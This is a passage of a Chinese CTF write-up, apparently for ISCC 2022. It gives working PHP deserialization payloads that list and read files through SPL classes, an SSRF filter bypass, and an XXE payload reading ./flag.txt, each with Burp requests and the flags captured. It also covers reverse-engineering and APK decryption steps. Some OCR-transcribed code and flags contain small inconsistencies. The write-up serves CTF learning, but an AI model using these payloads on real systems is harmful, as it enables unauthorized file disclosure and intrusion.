    public $un2;
    public $un3 = 'unserialize';
    public $un4;

}

echo serialize(new a());
```

按照出题人的意思应该这么写

```
<?php

class a
{
    public $un0;
    public $un1;
    public $un2 = 'php://filter/read=convert.base64-encode/resource=';
    public $un3;
    public $un4;

}

echo serialize(new a());
```

这样就可以直接读取hint.php，不需要去看前面的if，直接执行的

得到信息

```
<?php$a = 'flag在当前目录下以字母f开头的txt中,无法爆破出来';
```

下面就是找这样的文件

可以用DirectoryIterator也可以用FilesystemIterator

当然最好是使用GlobIterator，行为类似glob()

在网上看到的一些在GlobIterator下依然使用glob协议去读文件就挺....没必要的

```
<?php

class a
{
    public $un0 = 'GlobIterator';
    public $un1 = 'f*.txt';
    public $un2;
    public $un3 = 'unserialize';
    public $un4;

}

echo serialize(new a());
```

得到

```

    }
    public function __wakeup() {
        include $this -> un2.'hint.php';
    }
}

$data = $_POST['data'];
unserialize($data); Your output: fSSSbis19k_sdW15dMe.txt
```

那最后再去读这个文件即可

```
<?php

class a
{
    public $un0 = 'SplFileObject';
    public $un1 = 'fSSSbis19k_sdW15dMe.txt';
    public $un2;
    public $un3 = 'unserialize';
    public $un4;

}

echo serialize(new a());
```

```
0:1:"a":5:{s:3:"un0";s:13:"SplFileObject";s:3:"un1";s:23:"fSSSbis19k_sdW15dMe.txt";s:3:"un2";N;s:3:"un3";s:11:"unserialize";s:3:"un4";N;}
```

```
$data = $_POST['data'];
unserialize($data); Your output: ISCC{DS19sdw_SssfDA10nK_2077yyyyNNNN}
```


The screenshot shows a web-based penetration testing tool. At the top, there's a navigation bar with tabs like Elements, Console, Sources, Network, Performance, Memory, Application, Lighthouse, EditThisCookie, and HackBar. Below the navigation bar, there's a menu with options LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSTI, SHELL, ENCODING, and HASHING. The URL field contains "http://59.110.159.206:8030/unser.php". Under the "Body" section, there's a checkbox labeled "Enable POST" which is checked. The "enctype" dropdown is set to "application/x-www-form-urlencoded". The "Body" text area contains the exploit code: "data=O:1:\"a\":5:{s:3:\"un0\";s:13:\"SplFileObject\";s:3:\"un1\";s:23:\"fSSSbis19k_sdW15dMe.txt\";s:3:\"un2\";N;s:3:\"un3\";s:11:\"unserialize\";s:3:\"un4\";N;}".

ISCC{DS19sdw_SssfDA10nK_2077yyyyNNNN}

这是一道代码审计题

/index访问，login改成1

得到emoji



base100解码得到

源码：

```
def geneSign():
    if(control_key==1):
        return render_template("index.html")
    else:
        return "You have not access to this page!"
def check_ssrf(url):
    hostname = urlparse(url).hostname
    try:
        if not re.match('https?://([-\\w.]|(?:[\\da-fA-F]{2}))+', url):
            if not re.match('https?://@([-\\w.]|(?:[\\da-fA-F]{2}))+', url):
                raise BaseException("url format error")
        if re.match('https?://@([-\\w.]|(?:[\\da-fA-F]{2}))+', url):
            if judge_ip(hostname):
                return True
```

```

        return False, "You not get the right clue!"
    else:
        ip_address = socket.getaddrinfo(hostname, 'http')[0][4][0]
        if is_inner_ipaddress(ip_address):
            return False, "inner ip address attack"
        else:
            return False, "You not get the right clue!"
    except BaseException as e:
        return False, str(e)
    except:
        return False, "unknow error"
def ip2long(ip_addr):
    return struct.unpack("!L", socket.inet_aton(ip_addr))[0]
def is_inner_ipaddress(ip):
    ip = ip2long(ip)
    print(ip)
    return ip2long('127.0.0.0') >> 24 == ip >> 24 or ip2long('10.0.0.0') >> 24 == ip >> 24 or ip2long('172.16.0.0') >> 20 == ip >> 20 or ip
def waf1(ip):
    forbidden_list = [ '.', '0', '1', '2', '7']
    for word in forbidden_list:
        if ip and word:
            if word in ip.lower():
                return True
    return False
def judge_ip(ip):
    if(waf1(ip)):
        return False
    else:
        addr = addr.encode(encoding = "utf-8")
        ipp = base64.encodestring(addr)
        ipp = ipp.strip().lower().decode()
        if(ip==ipp):
            global control_key
            control_key = 1
            return True
        else:
            return False

```

目的是要绕过judge_ip并且ip=ipp

```


10
11     a = '127.0.0.1'
12     a = a.encode('utf-8')
13     k = base64.b64encode(a)
14
15     print(k.lower())

```

mti3ljaumc4x

将cookie替换

/mti3ljaumc4x
and a_cookie = aW4gZmFjdCBjb29raWUgaXMgdXNIZnVsIQ==



Burp Suite Professional v2020.12.1 - Temporary Project - licensed to Uncia

Request

```
1 GET /index?url=https://mti3ljaumc4x HTTP/1.1
2 Host: 115.29.178.167:9904
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: login=1; a_cookie=aW4gZmFjdCBjb29raWUgaXMgdXNIZnVsIQ==
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

```
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 396
4 Server: Werkzeug/2.0.3 Python/3.6.15
5 Date: Fri, 03 Jun 2022 09:27:08 GMT
6
7
8
9 <div style="text-align: center; margin-top:50px">
10   <div class="center-content error">
11     <h3>
12       /mti3ljaumc4x
13     </h3>
14   </div>
15</div>
```

/mti3ljaumc4x请求，可以看到ajax, xml

Burp Suite Professional v2020.12.1 - Temporary Project - licensed to Uncia

Request

```

1 GET /mti3ljaumc4x HTTP/1.1
2 Host: 115.29.178.167:9904
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: login=1; a_cookie=aW4gZmFjdCBjb29raWUgaXMgdXNIZnVsI0==;
9 Upgrade-Insecure-Requests: 1
10
11

```

Response

```

9 <title>
10 ./flag.txt
11 </title>
12 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
13 <script type="text/javascript">
14     function codeLogin() {
15         var name = $("#name").val();
16         var password = $("#password").val();
17         if(name == "" || word == "") {
18             alert("Please enter the username and password!");
19             return;
20         }
21         var data = "<user><name>" + name + "</name><password>" + password +
22         $.ajax({
23             contentType: "application/xml;charset=utf-8",
24             type: "POST",
25             url: "codelogin",
26             data: data,
27             dataType: "xml",
28             async: false,
29             success: function (result) {
30                 var code = result.getElementsByTagName("code")[0].childNodes[0];
31                 var msg = result.getElementsByTagName("msg")[0].childNodes[0];
32                 if(code == "0"){
33                     $(".msg").text(msg + " login fail!");
34                 } else if(code == "1"){
35                     $(".msg").text(msg + " login success!");
36                 }
37             },
38             error: function (XMLHttpRequest, textStatus, errorThrown) {
39                 $(".msg").text(errorThrown + ':' + textStatus);
40             }
41         });
42     }
43 </script>
44 
```

Done

并且在title处可以看到flag.txt

```

<html>
<head>
    <title>./flag.txt</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <script type="text/javascript">
function codeLogin(){
    var name = $("#name").val();
    var password = $("#password").val();
    if(name == "" || word == ""){
        alert("Please enter the username and password!");
        return;
    }

    var data = "<user><name>" + name + "</name><password>" + password + "</password></user>";
    $.ajax({
        contentType: "application/xml;charset=utf-8",
        type: "POST",
        url: "codelogin",
        data: data,
        dataType: "xml",
        async: false,
        success: function (result) {
            var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
            var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
            if(code == "0"){
                $(".msg").text(msg + " login fail!");
            } else if(code == "1"){
                $(".msg").text(msg + " login success!");
            } else{
                $(".msg").text("error:" + msg);
            }
        },
        error: function (XMLHttpRequest, textStatus, errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatus);
        }
    });
}
</script>

```

```
        }
    });
}

</script>
</head>

<body>
<form>
<div id="loginFormMain">
<table style="width:468px;height:262px;background-color: gray;text-align: center;">
<tr>
<th colspan="2" align="center" >登录</th>
</tr>
<tr>
<td>用户名:<input id="name" type="text" style="width: 200px;height: 30px;" name="name"></td>
</tr>
<tr>
<td>密 码:<input id="password" type="password" style="width: 200px;height: 30px;" name="password"></td>
</tr>
<tr>
<td align="center" ><input type="button" style="cursor: pointer;font-style: inherit;" name="next" value="login" onclick="javas
</tr>
</table>
</div>
</form>
</body>
</html>
```

在codelogin方法中

定义了请求方式和请求的数据，数据就是data，直接抄下来

构造一下

```
<!DOCTYPE ANY [
<!ENTITY Ki10Moc SYSTEM "./flag.txt">
]>
<user><name>
&Ki10Moc;
</name>
<password>password
</password></user>
```

The screenshot shows the Burp Suite Professional interface with the following details:

Request

```
POST /mti3ljaumc4x/code/login HTTP/1.1
Host: 115.29.178.167:9904
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: login=1; a_cookie=aW4gZmFjdCBjb29raWUgaXMgdXNlZnVsIQ==
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 138

<!DOCTYPE ANY [
<!ENTITY ki10Moc SYSTEM "./flag.txt">
]>
<user>
  <name>
    &ki10Moc;
  </name>
  <password>
    password
  </password>
</user>
```

Response

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 91
Server: Werkzeug/2.0.3 Python/3.6.15
Date: Fri, 03 Jun 2022 10:12:52 GMT
<result>
  <code>
    0
  </code>
  <msg>
    ISCC{jQvb8-aq0xR10pBVtrX19-0579i8c-ew08Sq0xf}
  </msg>
</result>
```

ISCC{jQvb8-aqQxRIOpBVtrX19-0579i8c-ew08Sq0xf}

爱国敬业好青年-2

题目一般靠猜，一半靠蒙

反正就是天安门广场


```
[12:48:38] Starting:  
[12:48:58] 200 -      4B  - /change  
[12:49:04] 200 -  176B  - /info
```

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <!-- <link rel="stylesheet" type="css" href="style.css" />-->
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6 <script src="https://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
7 </script>
8 $(document).ready(function() {
9   $("iframe").attr({"src": "inner"})
10  $.ajax({url: "change", type: "GET"});
11  $("button").removeAttr("disabled");
12  setTimeout(function () { $("button").attr("disabled", "true") }, 1200)
13  setTimeout(function () { $.ajax({url: "change", type: "POST"}) }, 2000)
14}),
15 )),
16 </script>
17 </head>
18 <body onload="button_clickable()">
19 <div style="text-align: center; width: 100%; height: 100%; position: absolute; top: -0px; left: -0px; z-index: 1">
20   <form class="form" id="a-form" method="POST" action="flag">
21     <b style="font-size: 15px">          </b><br>
22     <label>Latitude: </label><input style="margin-left: 20px; width: 110px;" type="text" name="lati" required> <br>
23     <label>Longitude: </label><input style="width: 110px; margin-left: 5px;" type="text" name="langti" required> <br>
24     <button type="submit" id="true_button" disabled="true">提交</button>
25     <p>经纬度示例: 177° 30'E, 25° 33'N< a style="border:none; cursor:default;" onclick="return false" href="info"><a>!</p>
26   </form>
27 </div>
28 <iframe frameborder="0" style="position: absolute; top: -1px; left: -0px; z-index: 2; margin-left: 0px; margin-right: 0px; margin-bottom: 0px; margin-top: 0px; width: 100%; height: 100%" id="wrong_entrance" scrolling="no"></iframe>
31 </body>
32 </html>
33
34
35
36
37

```

三个页面 info flag change



116.41021
39.92267

【度 => 度分秒】	
度数:	转换
116.41021	116°24'35.999999999988"
39.92267	39°55'12"

116°24'E
39°55'N

但这样得到的并不对

应该可能是数据有偏差

```

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://59.110.159.206:8020
DNT: 1
Connection: close
Referer: http://59.110.159.206:8020/change
Cookie: session=eyJlc2VybmbPzSI6InJvb3QifQ.YoxZmg.-3R4KsftP6REllnRWyAkAepjTsU
Upgrade-Insecure-Requests: 1
lati=116%C2%B024%C2%80%C2%B2E&langti=39%C2%B055%C2%80%C2%B2N

```

```

8 <html lang="en">
9   <head>
10    <meta charset="UTF-8">
11      <title>
12          Flag?
13      </title>
14    </head>
15    <body>
16        <h1>
17            这样不对哦~
18        </h1>
19    </body>
20 </html>

```

经过测试后修改下数据

116°23'E
39°54'N

The screenshot shows the Burp Suite interface with the following details:

Request:

```

POST /flag HTTP/1.1
Host: 59.110.159.206:8020
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*,application/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://59.110.159.206:8020
DNT: 1
Connection: close
Referer: http://59.110.159.206:8020/change
Cookie: session=eyJlc2VybmbPzSI6InJvb3QifQ.YoxZmg.-3R4KsftP6REllnRWyAkAepjTsU
Upgrade-Insecure-Requests: 1
lati=116%C2%B024%C2%80%C2%B2E&langti=39%C2%B055%C2%80%C2%B2N

```

Response:

```

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 48
Server: Werkzeug/1.0.1 Python/3.6.15
Date: Tue, 24 May 2022 04:13:32 GMT
Flag:ISCC{w179Qxxs_1QvPINmSzX08vE_a18s_1q1846NO}

```

ISCC{w179Qxxs_1QvPINmSzX08vE_a18s_1q1846NO}

REVERSE

```

1 int __cdecl sub_4128A0(char *a1)
2{
3    int result; // eax
4    int i; // [esp+D0h] [ebp-14h]
5    signed int v3; // [esp+DCh] [ebp-8h]
6
7    v3 = j_strlen(a1);
8    for ( i = 0; ; ++i )
9    {
10        result = i;
11        if ( i >= v3 )
12            break;
13        a1[i] ^= i;
14    }
15    return result;
16}

```

// i=0;i<strlen(a1);++i a1从第一个开始，和0^，后面以此类推

```

    ~~~ ~,
v27 = 0;
v28 = 0;
v5 = j_strlen(a1);
j_memset(v4, 0, 0x78u);
for ( i = 0; i < v5; ++i )
    v4[i] = *(&v6 + i) + a1[i];
for ( j = 0; j < v5; ++j )
{
    if ( v4[j] != *(&v29 + j) )
        return 0;
}
return 1;
}

```

v4的值付给v3传入sub_4115FF

之后给sub_411433运算

exp :

```

str1 = [149, 169, 137, 134, 212, 188, 177, 184, 177, 197, 192, 179, 153, 172, 152, 123, 164, 193, 113, 184]
str2 = [76, 87, 72, 70, 85, 69, 78, 71, 68, 74, 71, 69, 70, 72, 89, 68, 72, 73, 71, 74]
code = []
flag = ''
str_len = len(str2)
for i in range(str_len):
    code.append(str1[i]-str2[i])
print(code)
for i in range(str_len):
    flag += chr(code[i] ^ i)
print(flag)

// [73, 82, 65, 64, 127, 119, 99, 113, 109, 123, 121, 110, 83, 100, 63, 55, 92, 120, 42, 110]

```

ISCC{reverse_i18Li8}

MOBILE

MOBILEA

全局搜索关键字iscc

首先来看下Jlast函数

```
private boolean Jlast(String str) {
    try {
        MessageDigest instance = MessageDigest.getInstance("MD5");
        new encode.BASE64Encoder();
        String encode = encode.BASE64Encoder.encode(instance.digest(str.getBytes("utf-8")));
        if (encode.length() != 24) {
            return false;
        }
        char[] cArr = new char[encode.length()];
        boolean z = false;
        int i = 0;
        for (int i2 = 5; i2 >= 0; i2--) {
            if (!z) {
                for (int i3 = 3; i3 >= 0; i3--) {
                    cArr[i] = encode.charAt((i3 * 6) + i2);
                    i++;
                }
                z = true;
            } else {
                for (int i4 = 0; i4 <= 3; i4++) {
                    cArr[i] = encode.charAt((i4 * 6) + i2);
                    i++;
                }
                z = false;
            }
        }
        if (String.valueOf(cArr).equals("=IkMBb+=gF2/Try5PCUrww1j")) {
            return true;
        }
    }
```

将内容逆回去

```
package mobile;

public class k {
    public static void main(String[] args) {

        char[] cArr = new char[24];
        String a = "=IkMBb+=gF2/Try5PCUrww1j";
        boolean z = false;
        int i = 0;
        for (int i2 = 5; i2 >= 0; i2--) {
            if (!z) {
                for (int i3 = 3; i3 >= 0; i3--) {
                    cArr[(i3 * 6) + i2] = a.charAt(i);
                    i++;
                }
                z = true;
            } else {
                for (int i4 = 0; i4 <= 3; i4++) {
                    cArr[(i4 * 6) + i2] = a.charAt(i);
                    i++;
                }
                z = false;
            }
        }
        System.out.println(cArr);
    }
}
```

```

1 package mobile;
2
3 public class k {
4     public static void main(String[] args) {
5
6         char[] cArr = new char[24];
7         String a = "IkMBb+=gF2/TrySPCUrvw1j";
8         boolean z = false;
9         int i = 0;
10        for (int i2 = 5; i2 >= 0; i2--) {
11            if (!z) {
12                for (int i3 = 3; i3 >= 0; i3--) {
13                    cArr[(i * 6) + i2] = a.charAt(i);
14                    i++;
15                }
16                z = true;
17            } else {
18                for (int i4 = 0; i4 <= 3; i4++) {
19                    cArr[(i4 * 6) + i2] = a.charAt(i);
20                    i++;
21                }
22            }
23        }
24    }
25 }

```

Debug: k

Debugger Console

C:\Program Files\Java\jdk-11.0.12\bin\java.exe" -agentlib:jdwp=transport=dt_socket,address=127.0.0.1:62988,suspend=y,server=n -javaagent:D:\JetBrains\apps\IDE

Connected to the target VM, address: '127.0.0.1:62988', transport: 'socket'

urT/BMwUr2bk1CyF+IjP5g==

Disconnected from the target VM, address: '127.0.0.1:62988', transport: 'socket'

Process finished with exit code 0

Base64 在线解码、编码

常规Base64 CSS Base64 DES加密/解密 3DES加密/解密 AES加密/解密 RSA加密/解密

urT/BMwUr2bk1CyF+IjP5g==

编码源格式 : 文本 Hex 解码结果 : 自动检测 中文编码 : UTF-8 编码 解码

00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
BA B4 FF 04 CC 14 AF 66 E4 D4 2C 85 F8 88 CF E6 F...,....

MD5解密



得到_到}的内容


再来看AES的部分

```
try {
    byte[] bytes = new String(Base64.encode("K@e2022%y".getBytes(StandardCharsets.UTF_8), 0)).replace("\n", "").getBytes();
    byte[] bytes2 = new String(Base64.encode("I&V2022***".getBytes(StandardCharsets.UTF_8), 0)).replace("\n", "").getBytes();
    byte[] bytes3 = str.substring(5, i).getBytes(StandardCharsets.UTF_8);
    SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, "AES");
    IvParameterSpec ivParameterSpec = new IvParameterSpec(bytes2);
    Cipher instance = Cipher.getInstance("AES/CBC/PKCS7Padding");
    instance.init(1, secretKeySpec, ivParameterSpec);
    if (new String(Base64.encode(Base64.encodeToString(instance.doFinal(bytes3), 2).getBytes(StandardCharsets.UTF_8), 0)).replace("\n", "") == str)
        return true;
    }
    return false;
} catch (Exception e) {
    e.printStackTrace();
}
}
```

这里可以得到秘钥和偏移量

将内容 (ZHNGazZsRGM1MXZ4VnQ1bUdadEptNDJaUkVqY2lyOFIQCehEUGs5cDJxWT0=) base64解密后

拿去解密即可得到{后到_}的内容



和leaf组合起来就是


ISCC{JFV(*&TFVcfgtyui_leaf}

擂台


MISC

666


08 → 00



得到图片



